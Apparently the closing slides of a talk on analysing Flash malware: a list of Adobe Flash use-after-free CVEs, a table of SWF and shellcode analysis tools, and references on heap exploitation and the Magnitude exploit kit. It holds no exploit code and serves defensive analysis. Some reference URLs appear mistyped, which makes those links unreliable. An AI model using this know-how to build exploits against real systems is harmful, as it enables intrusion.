CVE-2015-5123 -- Adobe Flash Player ActionScript 3 BitmapData Use After Free Remote Memory Corruption Vulnerability ,

CVE-2015-5122 -- Adobe Flash Player Use After Free Remote Memory Corruption Vulnerability .

CVE-2015-5119 -- ActionScript 3 ByteArray class

CVE-2015-0311 -- ActionScript 3 use-after-free memory corruption

CVE-2015-0313 -- ActionScript 3 use-after-free memory corruption

CVE-2015-xxxx - more zero-days are expected; Fuzzer tools facilitate building of additional exploits

CVE-2020-9746 – Adobe Flash Player exploitable NULL pointer dereference

Analysis Tools

Tools	Purpose
XXXSWF.py	Extract flash objects from SWF file
SWFDump	Display SWF file content
SWFInvestigator	Adobe's tool to decompress a flash file
JPEXS	Flash de-compiler
ActionScript 3 API Reference	Adobe's online reference for ActionScript language
OllyDbg	Flash file and browser debugger
IDA Pro	Shellcode analyzer
FileInsight	Hex editor with build-in disassembler
010 Editor	Hex editor
CovertShellcode	Shellcode to exe converter
ShellCode2EXE	Shellcode to exe converter
ScDbg	Shellcode debugger

References

- Smashing The Heap With Vector - Haifei Li
https://www.reddit.com/r/netsec/comments/18et2w/smashing_the_heap_with_vector_advanced/
- Interpreter Exploitation: Pointer Inference and JIT Spraying - Dion Blazakis
<http://www.semantiscopes.com/research/BHDC2010/BHDC-2010-Paper.pdf>
- SWF File format specification
www.adobe.com/devnet/swf.html
- Adobe ActionScript® 3 (AS3) API Reference
http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/
- Exposed: An inside look at the Magnitude Exploit Kit
<http://www.csoononline.com/article/2459925/malware-cybercrime/exposed-an-inside-look-at-the-magnitude-exploit-kit.html>

QUESTION?

Thank you